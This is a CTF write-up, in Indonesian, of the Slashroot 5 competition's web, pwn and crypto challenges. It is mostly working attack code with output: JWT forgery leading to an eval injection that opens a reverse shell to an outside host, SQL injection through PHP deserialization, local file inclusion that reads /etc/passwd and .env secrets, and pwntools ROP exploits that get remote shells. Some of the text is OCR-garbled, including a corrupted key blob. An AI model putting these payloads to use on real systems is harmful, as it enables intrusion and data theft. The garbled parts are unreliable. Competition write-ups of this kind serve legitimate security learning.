

# Boys Who Cry



kosong  
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# WEB


Jess noW limiT (746 pts)

Challenge

18 Solves


×

## Jess noW limiT 746



<http://103.145.226.170:3031/>

Author: IMaddiXI#1834

 source-code....

Flag

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Diberikan file attachments dengan source code dari aplikasi tersebut

middleware/auth.js

```
const jwt = require('jsonwebtoken');  
const fs = require('fs');
```

```

const path = require('path');
const getToken = require('../utils/getToken');

const secretKey = fs.readFileSync(path.resolve(__dirname,
'./secret.key'));
const pubkey = fs.readFileSync(path.resolve(__dirname,
'./secret.key.pub'));

const verifyToken = (req, res, next) => {
  let token = getToken(req);

  try {
    if (!token) {
      const newToken = jwt.sign({ user: 'Jess noW limit' }, secretKey, {
algorithm: 'RS256' });
      res.cookie('token', newToken);
      res.cookie('pub',
`${Buffer.from(pubkey).toString('base64')}:${Buffer.from(secretKey).toSt
ring('base64')}`);
      token = newToken;
    }

    const decoded = jwt.verify(token, secretKey, { algorithms: ['RS256']
});
    req.user = decoded;
    return next();
  } catch (_) {
    return res.status(401).send('<h1>Invalid Token</h1>');
  }
};

module.exports = verifyToken;

```

Pada source code tersebut aplikasi akan membuat cookie token berisikan jwt dan pub akan membuat cookie dengan berisikan public key dan private key yang di encode ke base64 dengan delimiter “:”

## routes/index.js

```
/* eslint-disable no-eval */
const express = require('express');
const verifyToken = require('../middleware/auth');

const router = express.Router();

router.get('/', verifyToken, async (req, res) => {
  try {
    const { user } = req.user;

    if (user.match(/syn|dir|file|read|fs|spawn/gi)) {
      throw new Error();
    }

    res.render('index', { user: eval(`'Welcome ${user}'`) });
  } catch (_) {
    res.render('index', { user: 'Error' });
  }
});

module.exports = router;
```

Pada routes tersebut username kita akan dilakukan eval, langsung saja kita buat generator cookies nya.

## gen.js

```
const jwt = require('jsonwebtoken');
const { argv } = require('process');

let pub =
"LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTU1HZk1BMEdDU3FHU01iM0RRRUJBUVVBQTRHTkFEQ0JpUUtCZl1FEQXBqbitqM0pPTEVocTNiR1VvbWRDYUdBZAo2OUNxZncyV1AzNjB2bXdIOHFJQ29rYjM1SDd4d05YdHFNZ011TW5QTjY2R3ZYR2ZpR1VTd1FUajlNSlIvRE4vCmFqN2J0ZmFuTkZzM1gzS2VjSFA1cXd0N1E2ZHVxMHJFc2FVZ1dXTEcrY2VlL3BqYS9rNWRmOE1Yb2F3ZFgvNDIKWXNHbmE0bVlxeDFBbDFDUXFRSURBUUFCCi0tLS0tRU5EIFBVQkxJQyBLRVktLS0tLQo=:LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSU1DWEFJQkFBS0JnUURBcGpuK2ozSk9MRWhxM2JHVW9tZENhR0FkNj1DcWZ3MldQMzYwdm13SDhxSUNva2IzCjVIN3h3Tl"
```

```

h0cU1nTXVNblBONjZHdlhHZmlHVVN3UVRqOU1KUI9ETi9hajdidGZhbk5GWTNYM0tLY0hQNX
F3dDYKUTZkdXEwckVzYVvN1dMRytjZWUvcGphL2s1ZGY4SVhvYXdkWC80M1lzR25hNG1ZcX
gxQWwxQ1FxUUlEQVFBQgpBb0dBYWF5RTBXTUVNMmRORGZtdmlEV1JhTGJ5U2xkcExhemwyZz
NZUmZMU05ZWGRZbzU3V1Uwb2FSbjYveE4vCk1LTklaL2RHTDdqSkU5WndndG9JQWJibnc3ZH
Q2M0RJaHRRQmJlSTJFbnhWbnBsb3U5S0dlS2FiV2NRMTYwSUMKbUMxM0JNCtQUmlLeXJlY2
s1eHBvSTQyT0MrRzlkMVFPcTNHWFFtZXNmbXhVN1VDUVFEZXFasKfTtd0J4TzQxKwpHMDhpcH
Awc3c0cFBpYVczNEhPNmNiNVl0bi9KZE9xQkVMMW9xWGERVUCwdC84SDRwallib3BYS1JWY3
lTdXRRCnhJTlZTajZMQWtFQTNYNUL3Q0h5Zm5tTTh4bzVHSWNpNC9pRmNEMStkSnJZOWltVG
sxV0ttMjJ4S2ZPRjFHY3UKdGIwZ2kxRnRuODerV0ZiR1ptOVdyaWM4U2kwaGh5cm9Hd0pCQU
5QU0tXb0Fpdmt0bUR0aHEzVGhZQ0RYbk5weApyZzh4SGFjKzBiLy9UYTNPNNRBSFB2OTBSNX
hoVXB3eDlNdWhBMVJpNVhEWmFreFQ3V3lXcGo3OXRHVUNRQy9jCjVEZXdua2c2Vi8wSWc2SU
xRYnpscldBdHlhL0U3bkZ6VnBLVi81Zkt3bWdBV2NFbWN1K082UU55R3pCWEphQk4KVUI0K2
5RcVJLLlFUZ0pWRzdsVUNRRnhzYmdFWld4VjAwNmVMMmRUbDJlSldrelowSE9aUnFBM3V4S1
ZhNmrdBawQndWRm8wQk1kdGxoTEVlYllEcS9uNkRaaGs1aG1PamhXcTQ4bGJJJeXV3PQotLS
0tLUVORCBSU0EgUFJJVkfURSBRLVktLS0tLQo=".split(":")
const publ = Buffer.from(pub[0], 'base64').toString("ascii")
const priv = Buffer.from(pub[1], 'base64').toString("ascii")
console.log(jwt.sign({ user: argv[2] }, priv, { algorithm: 'RS256' }));

```

```


$ node gen.js
"'eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,1
14,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114
,32,115,112,97,119,110,32,6
1,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,11
4,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,
61,34,49,57,50,46,51,46,56,49,46,49,55,48,34,59,10,80,79,
82,84,61,34,49,50,51,52,34,59,10,84,73,77,69,79,85,84,61,34,53,48,4
8,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,1
05,110,103,46,112,114,111,116,111,116,121,112,101,46,99,1
11,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105
,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,
116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,
32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114
,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,1
02,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10
,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84
,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,6
1,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,
40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,10
1,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,
105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,9
7,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47
,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,10

```

```
1,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101
,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,99,10
8,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,
110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,1
00,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,1
0,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112
,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,
32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,1
17,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,1
08,41,123,10,32,32,32,32,32,32,32,32,32,99,108,105,101
,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,
101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,125,41,59,10,
32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,1
16,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116
,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,115,101,11
6,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,7
9,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,5
9,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))+'"
```

[illegible]

Langsung saja kita taruh hasil generator tersebut pada cookie token



Welcome undefined

```
nyx@racknerd-dd8248:~$ nc -vlp 1234
Listening on 0.0.0.0 1234

Connection received on 103.145.226.170 59458
Connected!
cat /*.txt
Slashroot5{WkVjNWFXRlhSbnBZTW5BeFl6TlNjR0puUFQwPQ==}
█
```

FLAG : Slashroot5{WkVjNWFXRlhSbnBZTW5BeFl6TlNjR0puUFQwPQ==}




## Confused Ooga Booga (913 pts)

Challenge

11 Solves

×

### Confused Ooga Booga 913



<http://103.145.226.170:3033/>

Diberikan website dengan menampilkan source code index.php

index.php

```
<?php

include 'config.php';

class PRAM
{
    private $method;
    private $args;
    private $conn;

    public function __construct($method, $args)
    {
```

```

        $this->method = $method;
        $this->args = $args;
    }

    function get()
    {
        list($username) = func_get_args();
        $q = sprintf("SELECT * FROM users WHERE username='%s'",
$username);

        $obj = $this->__query($q);

        if ($obj != false) {
            $this->__die(sprintf("%s is %s", $obj->username,
$obj->role));
        } else {
            $this->__die("User not found!");
        }
    }

    function login()
    {
        global $FLAG;

        list($username, $password) = func_get_args();
        $username =
strtolower(trim(mysql_real_escape_string($this->conn, $username)));
        $password =
strtolower(trim(mysql_real_escape_string($this->conn, $password)));

        $q = sprintf("SELECT * FROM users WHERE username='%s' AND
password='%s'", $username, $password);

        $obj = $this->__query($q);

        if ($obj && $obj->role == 'admin') {
            $this->__die('REAL SHIT!! okay, here is your flag: ' .
$FLAG);
        } else {

```

```

        $this->__die("No flag for you, go ask pram for flag");
    }
}

function source()
{
    return highlight_file(__FILE__);
}

function __conn()
{
    global $host, $user, $pass, $dbname;

    if (!$this->conn) {
        $this->conn = mysqli_connect($host, $user, $pass, $dbname);
        mysqli_set_charset($this->conn, 'utf8');
    }

    if (!$this->conn) {
        die('Connection failed: ' . mysqli_connect_error());
    }
}

function __query($q)
{
    $res = @mysqli_query($this->conn, $q);

    if ($res) {
        return @mysqli_fetch_object($res);
    }
}

function __die($msg)
{
    $this->__close();

    header('Content-Type: application/json');
    die(json_encode(array('msg' => $msg)));
}

```

```

function __close()
{
    mysqli_close($this->conn);
}

function __destruct()
{
    $this->__conn();

    if (in_array($this->method, array('get', 'login', 'source'))) {
        @call_user_func_array(array($this, $this->method),
$this->args);
    } else {
        $this->__die("method not found!");
    }

    $this->__close();
}

function __wakeup()
{
    foreach ($this->args as $key => $value) {
        $this->args[$key] = strtolower(trim($value));
    }
}
}

if (isset($_GET['data'])) {
    $decoded = base64_decode($_GET['data']);
    $deserialized = @unserialize($decoded);
} else {
    new PRAM('source', []);
}

```

Langsung saja kami menganalisa source code tersebut.

- Pada method get() query tersebut tidak melakukan escape string
- Pada method login() terlihat `pram` merupakan user dengan role admin

Setelah mendapatkan informasi tersebut, Langsung saja kami membuat generator serialize tersebut.

s.php

```
<?php
class PRAM
{
    private $method;
    private $args;

    public function __construct($method, $args)
    {
        $this->method = $method;
        $this->args = $args;
    }

    function get()
    {
        // list($username) = func_get_args();
        // $q = sprintf("SELECT * FROM users WHERE username='%s'",
$username);
        // printf($q."\n");
    }

    function login(){}

    function source()
    {
        return highlight_file(__FILE__);
    }

    function __conn(){}

    function __query($q){}

    function __die($msg)
    {
        // $this->__close();
    }
}
```

```

        // header('Content-Type: application/json');
        // die(json_encode(array('msg' => $msg)));
    }

    function __close(){}

    function __destruct()
    {
        if (in_array($this->method, array('get', 'login', 'source'))) {
            @call_user_func_array(array($this, $this->method),
$this->args);
        } else {
            // $this->__die("method not found!");
        }
    }

    function __wakeup()
    {
        foreach ($this->args as $key => $value) {
            $this->args[$key] = strtolower(trim($value));
        }
    }
}

// echo $argv[1]. "\n";
echo base64_encode(serialize(new PRAM('get', array("pram".$argv[1]))));

```

s.py

```

import os, requests as r

while True:
    o = os.popen(f'php s.php "{input("> ")}"').read()
    print(r.get(f'http://103.145.226.170:3033/?data={o}').text)


```

Oke, kita berhasil mendapatkan username dan password

```
→ oonga python3 s.py get
> pram
{"msg":"pram is admin"}
> pram' union select 1,2,3-- -
{"msg":"User not found!"}
> pram' union select 1,2,3,4 -- -
{"msg":"pram is admin"}
> pram' and 0 union select 1,2,3,4-- -
{"msg":"2 is 4"}
> pram' and 0 union select 1,concat(username, 0x3a, password),3,4 from users-- -
{"msg":"pram:v3ryS3cur3P4sz is 4"}
> █
```

Langsung saja kita melakukan login menggunakan generator serialize tadi dengan merubah baris terakhir menjadi ini

```
echo base64_encode(serialize(new PRAM('login', array("pram",
"v3ryS3cur3P4sz"))));
```



FLAG : Slashroot5{PHP+PRAM\_===\_confused\_\_oOga\_bo0ga}

## Makdon Printer (986 pts)

Challenge

6 Solves

X

# Makdon Printer

## 969

client: bang, web printernya ada bug!  
pram: YNTKTS  
client inside: "I bet pram is the culprit"

<http://103.145.226.170:3032/>

Author: IMaddiXI#1834

Flag

Submit

Diberikan aplikasi dimana inputan kita akan di konversikan ke bentuk markdown. Langsung saja kami coba” memasukkan inputan random dan menemukan response error

```
POST /render HTTP/1.1
Host: 103.145.226.170:3032
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0
8< -- snip - snip -- 8<

content=%00
```



**Result:**

**The argument 'path' must be a string or Uint8Array without null bytes. Received '\x00'**

```
TypeError [ERR_INVALID_ARG_VALUE]: The argument 'path' must be a string or Uint8Array without null bytes. Received '\x00'
    at stat (fs.js:1079:10)
    at module.exports (/app/node_modules/node-pandoc/index.js:84:3)
    at /app/routes/index.js:13:3
    at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
    at next (/app/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/app/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
    at /app/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
    at next (/app/node_modules/express/lib/router/index.js:275:10)
```

Oke, sepertinya kita mendapatkan pesan error pada modul fs. Langsung saja kami mencoba meng-inputkan file “/etc/passwd” untuk memastikan pesan tersebut.

```
POST /render HTTP/1.1
Host: 103.145.226.170:3032
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0
8< -- snip - snip -- 8<

content=/etc/passwd
```

**Result:**

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/:nonexistent:/bin/false node:x:1000:1000:/:home/node:/bin/bash
```

Ternyata memang terdapat LFI pada aplikasi ini. Langsung saja kita baca file app.js (berdasarkan struktur direktori soal Jess noW limiT).

```
POST /render HTTP/1.1
Host: 103.145.226.170:3032
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0
8< -- snip - snip -- 8<

content=app.js
```

**Result:**

```
require('dotenv').config(); var createError = require('http-errors'); var express = require('express'); var path = require('path'); var cookieParser = require('cookie-parser'); var logger = require('morgan');
var indexRouter = require('./routes/index');
var app = express();
// view engine setup app.set('views', path.join(__dirname, 'views')); app.set('view engine', 'ejs');
app.use(logger('dev')); app.use(express.json()); app.use(express.urlencoded({extended: false})); app.use(cookieParser()); app.use(express.static(path.join(__dirname, 'public')));
app.use('/', indexRouter);
// catch 404 and forward to error handler app.use(function (req, res, next) { next(createError(404)); });
// error handler app.use(function (err, req, res, next) { // set locals, only providing error in development res.locals.message = err.message; res.locals.error = req.app.get('env') === 'development' ? err :
{};
// render the error page res.status(err.status || 500); res.render('error'); });
module.exports = app;
```

Oke, sepertinya aplikasi tersebut melakan load file pada .env

```
POST /render HTTP/1.1
Host: 103.145.226.170:3032
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0
8< -- snip - snip -- 8<

content=.env
```

**Result:**

APP\_NAME=web\_makdon\_printer PORT=3032 APP\_SECRET="/c00L\_stUff"

Kemudian, kami mencoba meload file “/c00L\_stUff” response message memberikan waktu yang cukup lama. Kemudian kami berasumsi bahwa “/c00L\_stUff” merupakan folder, langsung saja kami menebak file flag dan menemukan nama file flag adalah flag.txt

```
POST /render HTTP/1.1
Host: 103.145.226.170:3032
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0
8< -- snip - snip -- 8<

content=/c00L_stUff/flag.txt
```

```
/c00L_stUff/flag.txt
```

Print

**Result:**

Slashroot5{H3h3\_coO0L\_stUff\_br0}

FLAG : Slashroot5{H3h3\_coO0L\_stUff\_br0}

# PWN

## Ezpz (852 pts)

Diberikan file ELF, langsung saja kita cek di IDA

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char v4[16]; // [rsp+0h] [rbp-10h] BYREF

    initchall(argc, argv, envp);
    puts("Sebuah chall");
    gets(v4);
    return 0;
}
```

Terdapat bug **bufferoverflow** karena menggunakan **gets()** langsung saja **ret2libc** untuk mendapatkan shell, berikut script saya

```
from pwn import *
from sys import *

elf = ELF("./chall")
p = process("./chall")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = "103.145.226.170"
PORT = 2021

cmd = ""

b*main
"""

if(argv[1] == 'gdb'):
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
    p = remote(HOST,PORT)

payload = b'A'*16
payload += p64(0xdeadbeef)
payload += p64(0x00000000000401263) #pop
```

```
payload += p64(elf.got['puts'])
payload += p64(elf.sym['puts'])
payload += p64(elf.entry)
p.sendline(payload)

p.recvuntil(b'chall\n')
leak = u64(p.recv(6)+b'\x00'*2)
print(hex(leak))
libc.address = leak - libc.sym['puts']

payload = b'A'*16
payload += p64(0xdeadbeef)
payload += p64(0x00000000000401263) #pop
payload += p64(next(libc.search(b'/bin/sh\x00'))))
payload += p64(0x0000000000040101a)
payload += p64(libc.sym['system'])

p.sendline(payload)

p.interactive()
```

```
linuz@linz:~/Desktop/2021CTF_Archive/Slashroot/PWN/ezpz$ python exploit.py rm
[*] '/home/linuz/Desktop/2021CTF_Archive/Slashroot/PWN/ezpz/chall'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[+] Starting local process './chall': pid 22599
[*] '/lib/x86_64-linux-gnu/libc.so.6'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Opening connection to 103.145.226.170 on port 2021: Done
0x7fd13b9185a0
[*] Switching to interactive mode

Sebuah chall
$ ls
chall
chall.c
docker-compose.yml.save
flag.txt
$ cat flag.txt
Slashroot5{pemanasan}$
```

Flag : **Slashroot5{pemanasan}**

## Pramchanpokemon (986 pts)

Diberikan file elf dan terdapat **seccomp** pada file ini, kita hanya bisa melakukan **ORW** dan **getdents**, berikut pseudocode dari IDA

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf[32]; // [rsp+0h] [rbp-20h] BYREF

    initchall(argc, argv, envp);
    init();
    read(0, buf, 0x8CuLL);
    return 0;
}
```

Tidak ada fungsi, **puts**, **write** atau yang lain, untuk melakukan leak saya menggunakan **return to dlresolve**, dengan memanggil **puts(setvbuf\_got)**, setelah itu saya set RBP dengan BSS lalu return ke

```
0000000000401325      lea    rax, [rbp+buf]
```

Setelah leak. Setelah itu tinggal ROP buat **getdents**, lalu **ORW** buat flag.

Berikut Scriptnya

```
from pwn import *
from sys import *

context.arch = 'amd64'

elf = ELF("./chall")
p = process("./chall")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = "103.145.226.170"
PORT = 2022

cmd = """
b*main+32
"""

if(argv[1] == 'gdb'):
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
```

```

p = remote(HOST,PORT)

rop = ROP(elf)
dlresolve = Ret2dlresolvePayload(elf, "puts", [elf.got['setvbuf']])
rop.read(0, dlresolve.data_addr) # do not forget this step, but use
whatever function you like
rop.ret2dlresolve(dlresolve)
print(len(rop.chain()))

payload = b'A'*40
payload += p64(0x000000000004013b1) #pop_rsi_r15
payload += p64(elf.bss()+0x700)
payload += p64(0x0)
payload += p64(elf.sym['read'])
payload += p64(0x0000000000040119d) #pop_rbp
payload += p64(elf.bss()+0x700)
payload += p64(0x00000000000401303) #leave_ret
p.send(payload)
sleep(1)

p.send((b"A" * 8 + rop.chain()).ljust(0x8C-0x30-4,
b"\x00")+p64(0x0000000000040119d)+p64(0x404120)+p64(0x00000000000401325)+p
64(0xcafebabe)*(0x18//8)+p32(0xdeadbeef))
p.send(dlresolve.payload)
leak = u64(p.recv(6)+b'\x00'*2)
libc.address = leak - libc.sym['setvbuf']
print(hex(libc.address))

pop_rdi = libc.address + 0x00000000000026b72
pop_rdx_r12 = libc.address + 0x0000000000011c371
pop_rsi = libc.address + 0x00000000000027529

def getdent():
    rop = b""
    rop += p64(0x000000000004a550+libc.address) #poprax
    rop += p64(0x4e)
    rop += p64(pop_rdi)

```



```

    rop += p64(0x5)
    rop += p64(pop_rsi)
    rop += p64(elf.bss()+0x500)
    rop += p64(pop_rdx_r12)
    rop += p64(0x500)
    rop += p64(0x0)
    rop += p64(0x00000000000066229+libc.address) #syscall
    return rop

def flag():
    rop = b""
    rop += p64(pop_rdi)
    rop += p64(0x5)
    rop += p64(pop_rsi)
    rop += p64(elf.bss()+0x500)
    rop += p64(pop_rdx_r12)
    rop += p64(0x40)
    rop += p64(0)
    rop += p64(libc.sym['read'])
    return rop

rop2 = ROP(libc)
rop2.read(0, 0x404170-0x10, 0x1000)
print(rop2.dump())
sleep(1)
payload2 = b'ini_flagnya_kak_45ce213FdB7fD9Aa'
payload2 += b'\x00'*(40-len(payload2))
payload2 += rop2.chain()
p.send(payload2)

rop3 = ROP(libc)
rop3.open(0x404100,0,0)
payload3 = b'B'*0x8
payload3 += rop3.chain()
#payload3 += getdent()
payload3 += flag()
payload3 += p64(pop_rdi)
payload3 += p64(0x1)

```

```

payload3 += p64(pop_rsi)
payload3 += p64(elf.bss()+0x500)
payload3 += p64(pop_rdx_r12)
payload3 += p64(0x500)
payload3 += p64(0x0)
payload3 += p64(libc.sym['write'])
sleep(1)
p.send(payload3)

p.interactive()

```

Jika ingin tahu nama flag ubah payload2 dengan “.\x00”

```

\xb0\x70\xd61\x18..\x00\x00?8\x04\x00\x00T^/\xfa\xd9\xf5\xd42 \x00ha
7\xb6\x14\xfa_ chall.c\x00\x00\x00@8\x04\x00\x00Wv\aa413a0\x00eda-se
x04\x00\x00\x8e\xcbqT\xfb
                                z8\x00ni_flagnya_kak_45ce213FdB7fD9Aa\x00\x0f
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00

```

Lalu setelah dapat nama flagnya tinggal ganti deh



# CRY

## Old but [G]old (852 pts)

Diberikan source code sebagai berikut

```
#!/usr/bin/env python3
from random import *

class LCG:
    def __init__(self, seed):
        self.mod = (1<<16) + 1
        self.mult = randint(2,self.mod-2)
        self.inc = randint(2,self.mod-2)
        self.state = seed

    def next(self):
        self.state = (self.state * self.mult + self.inc) % self.mod
        return self.state

flag_content = open("flag.txt").read().strip()
seed = randint(2, (1<<16)-2)
r = LCG(seed)

while True:
    print("Menu:")
    print("[1] Guess flag")
    print("[2] Encrypt message")
    print("[3] Exit")
    inp = input("Input: ")

    if inp == "1":
        guess = input("Your guess: ")
        if guess == flag_content:
            print("NOICE!!!")
            print(f"Here is your flag: Slashroot5{{{flag_content}}}")
            exit()
        else:
            print("Nope....")
    elif inp == "2":
        msg = input("Your message: ")
        plain = flag_content + "||" + msg
        res = [r.next() ^ ord(x) for x in plain]
        print(f"Here is your encrypted message: {res}")
    elif inp == "3":
        exit()
    else:
        print("Unknown input...")
```

```
print()
```

Intinya program tersebut menggunakan algoritma lcg, kemudian melakukan xor dengan plaintext. Disini kita bisa melakukan chosen plaintext attack , kemudian lakukan xor untuk mendapatkan nilai randomnya , kemudian crack lcg nya , kemudian tinggal bruteforce nilai pertama dari plaintext untuk melakukan generate random selanjutnya. Berikut solver yang kami gunakan

```
import math
import functools
import string
from pwn import *

reduce = functools.reduce
gcd = math.gcd

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, x, y = egcd(b % a, a)
        return (g, y - (b // a) * x, x)

def modinv(b, n):
    g, x, _ = egcd(b, n)
    if g == 1:
        return x % n

def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0]*multiplier) % modulus
    return modulus, multiplier, increment

def crack_unknown_multiplier(states, modulus):
    multiplier = (states[2] - states[1]) * modinv(states[1] - states[0], modulus) % modulus
    return crack_unknown_increment(states, modulus, multiplier)

def crack_unknown_modulus(states):
    diffs = [s1 - s0 for s0, s1 in zip(states, states[1:])]
    zeroes = [t2*t0 - t1*t1 for t0, t1, t2 in zip(diffs, diffs[1:], diffs[2:])]
    modulus = abs(reduce(gcd, zeroes))
    return crack_unknown_multiplier(states, modulus)

class prng_lcg:

    def __init__(self, seed, m,n,c):
        self.state = seed
        self.m = m
        self.n = n
```

```

self.c = c

def next(self):
    self.state = (self.state * self.m + self.c) % self.n
    return self.state

msg = "AAAAAAA"
r = remote("103.145.226.170", 1011)
r.recvuntil(b":")
r.sendline("2")
r.recvuntil(b":")
r.sendline(msg)
r.recvuntil(b"encrypted message: ")
tmp = r.recvline()
exec(b"known="+tmp)
known = known[:-1]
list_num = []
for i in range(len(msg)):
    list_num.append(known[i]^ord(msg[i]))
list_num = list_num[:-1]
n, m, c = crack_unknown_modulus(list_num[1:])
known = known[:-1]
for x in string.printable[:-6]:
    flag = x
    gen = prng_lcg(ord(flag)^known[0],m,n,c)
    for i in range(len(known)-1):
        tmp = chr(gen.next()^known[i+1])
        if(tmp in string.printable[:-6]):
            flag += tmp
    if(len(flag)==len(known)):
        print(flag)

```

```

kosong ~ > ctf > slashroot python solver_lcg.py
[+] Opening connection to 103.145.226.170 on port 1011: Done
idk_wh4t_t0_m4k3_s0_I_m4d3_d1s_ch4ll_h3h3h3|AAAAAAA

```

Flag : Slashroot5{idk\_wh4t\_t0\_m4k3\_s0\_I\_m4d3\_d1s\_ch4ll\_h3h3h3}

## Lupa Passwd (929 pts)

Diberikan source code sebagai berikut

```

#!/usr/bin/env python3

from binascii import unhexlify
from Crypto.Cipher import AES
import json
import os

```

```

import random
import string

registered_user = [
    {
        "username": "adm1n",
        "password": os.urandom(32)
    }
]

def send(msg):
    msg = json.dumps(msg)
    print(msg)

def generate_pass(iv):
    idx = random.randint(0, len(registered_user)-1)
    x = registered_user[idx]["username"].encode()
    init = list((x * (32//len(x)+1))[:32])
    random.shuffle(init)

    key = os.urandom(16)
    aes = AES.new(key, AES.MODE_ECB)

    value = b""
    for i in range(len(init)):
        b = aes.encrypt(iv)[0]
        c = b ^ init[i]
        value += bytes([c])
        iv = iv[1:] + bytes([c])

    charset = string.printable[:-6]
    result = ""
    for v in value:
        result += charset[v%len(charset)]

    return result

def login(creds):
    user = creds["username"]
    if user == "adm1n":
        flag = open("flag.txt").read()
        send({
            "message": f"Congrats, here's your flag: {flag}"
        })
    else:
        send({
            "message": f"Nothing to see here, {user}"
        })

def change_pass(username, index, iv):

```

```

        new_pass = generate_pass(iv)
        registered_user[index] = {
            "username": username,
            "password": new_pass
        }

        send({
            "message": f"Password has been changed. For further information, please contact
Administrator."
        })

if __name__ == "__main__":
    while True:
        try:
            inp = input()
            data = json.loads(inp)
            if data["action"] == "login":
                creds = {
                    "username": data["username"],
                    "password": data["password"]
                }
                if creds in registered_user:
